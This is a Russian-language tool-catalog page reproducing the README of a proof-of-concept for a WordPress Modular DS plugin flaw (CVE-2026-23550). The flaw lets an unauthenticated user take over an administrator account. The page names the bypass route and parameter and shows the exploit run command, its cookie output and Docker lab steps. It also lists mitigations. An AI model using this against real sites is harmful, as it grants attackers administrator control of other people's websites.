
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-23550-PoC — CVE-2026-23550 — плагин Modular DS для WordPress **Неавторизованный доступ администратора** | Kitploit

Инструменты/GitHubGitHub/thetorjancaptain/cve-2026-23550-poc
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийВеб-безопасностьТестирование на ПроникновениеАутентификация
GitHubthetorjancaptain/cve-2026-23550-poc

CVE-2026-23550-PoC

CVE-2026-23550 — плагин Modular DS для WordPress **Неавторизованный доступ администратора**

Репозиторий
13810 месяцев назадЕщё не проверено
Поделиться

CVE-2026-23550-PoC

CVE-2026-23550 - Плагин Modular DS для WordPress Неавторизованный доступ к администратору

Status CVSS Affected

Proof-of-Concept (PoC), демонстрирующий CVE-2026-23550 — критическую уязвимость неавторизованного захвата учётной записи администратора в плагине Modular DS для WordPress (версии ≤2.5.1). Активно эксплуатируется в дикой природе.


PoC Flow

Краткое описание атаки: Ошибочная маршрутизация REST API в /api/modular-connector/login обходит аутентификацию WordPress при origin=mo, выдавая неавторизованные сессионные cookie администратора.

🚀 Быстрая демонстрация - Если у вас уже настроен WP

# PoC, готовый к продакшену
./CVE-2026-23550-PoC.sh http://target.com

Вывод:

[+] CVE-2026-23550 Modular Connector Exploit Test
[+] VULNERABLE: Admin session cookie issued

Техническое примечание:

Затронутая REST-конечная точка доступна исключительно через механизм ?rest_route=; прямой доступ через /wp-json/ может быть недоступен. Уязвимость позволяет неавторизованный доступ без учётных данных или проверки nonce. Успешная выдача сессионной cookie администратора WordPress подтверждает факт эксплуатации. Данный proof-of-concept не выполняет никаких административных действий. При тестировании используется Modular DS версии 2.5.0.


⚙️ Шаги для воспроизведения:

Шаг 1: Рабочая директория

mkdir -p ~/Desktop/CVE-2026-23550/cve-poc-wp
cd ~/Desktop/CVE-2026-23550/cve-poc-wp

Шаг 2: Docker Compose

version: "3.9"

services:
  db:
    image: mysql:8.0
    restart: always
    environment:
      MYSQL_ROOT_PASSWORD: rootpass
      MYSQL_DATABASE: wordpress
      MYSQL_USER: wpuser
      MYSQL_PASSWORD: wppass
    volumes:
      - db_data:/var/lib/mysql

  wordpress:
    image: wordpress:6.4.3-php8.2-apache
    depends_on:
      - db
    ports:
      - "8080:80"
    restart: always
    environment:
      WORDPRESS_DB_HOST: db:3306
      WORDPRESS_DB_USER: wpuser
      WORDPRESS_DB_PASSWORD: wppass
      WORDPRESS_DB_NAME: wordpress
    volumes:
      - wp_data:/var/www/html

volumes:
  db_data:
  wp_data:

Шаг 3: Развёртывание

docker compose up -d
docker compose logs -f db

Дождитесь сообщения: "ready for connections"

Шаг 4: Установка WordPress

  • URL: http://localhost:8080
  • Пользователь администратора: admin
  • Пароль: admin123
  • Название сайта: любое

Шаг 5: Проверка REST (ВАЖНО)

curl http://localhost:8080/?rest_route=/

Ожидаемый результат:

{
  "name": "...",
  "namespaces": [...]
}

Если это не работает → ОСТАНОВИТЕСЬ, окружение неисправно.

Шаг 6: Установка уязвимого плагина

wget https://downloads.wordpress.org/plugin/modular-connector.2.5.0.zip
unzip modular-connector.2.5.0.zip

WORDPRESS_ID=$(docker compose ps -q wordpress)
docker cp modular-connector "$WORDPRESS_ID":/var/www/html/wp-content/plugins/

docker exec "$WORDPRESS_ID" chown -R www-data:www-data \
  /var/www/html/wp-content/plugins/modular-connector

Шаг 7: Активация плагина

  • http://localhost:8080/wp-admin/plugins.php
  • Активируйте Modular Connector
  • Игнорируйте подсказки по настройке

Шаг 8: Эксплуатация

chmod +x CVE-2026-23550-PoC.sh
./CVE-2026-23550-PoC.sh http://localhost:8080/

Примечание: Если вы хотите сохранить cookie в текстовый файл, удалите "rm -f "$COOKIE_JAR"" из файла poc.sh.

🛡️ Меры по смягчению

  • Немедленно: Деактивируйте плагин Modular DS
  • Патч: Обновитесь до версии 2.5.2+
  • Аудит: Проверьте наличие неавторизованных пользователей-администраторов
  • WAF: Заблокируйте ?rest_route=/api/modular-connector/login

📄 Лицензия

Лицензия MIT - Только для исследований в области безопасности и авторизованного пентестинга. Не для злонамеренного использования. Раскрывайте информацию ответственно.

🚨 Правовое уведомление

Данный PoC предназначен только для авторизованного тестирования безопасности. Несанкционированное использование против производственных систем незаконно. Сообщайте о находках разработчикам плагина.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    524
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    357
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    317
  • 5

    estorides

    grisuno/estorides

    Агрегирует 99+ бесплатных источников OSINT параллельно, преобразует сущности в граф знаний и экспортирует в STIX 2.1, MISP или GraphML с анализом при поддержке LLM.

    305
  • 6

    opencti

    opencti-platform/opencti

    Открытая платформа киберразведки угроз

    275

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →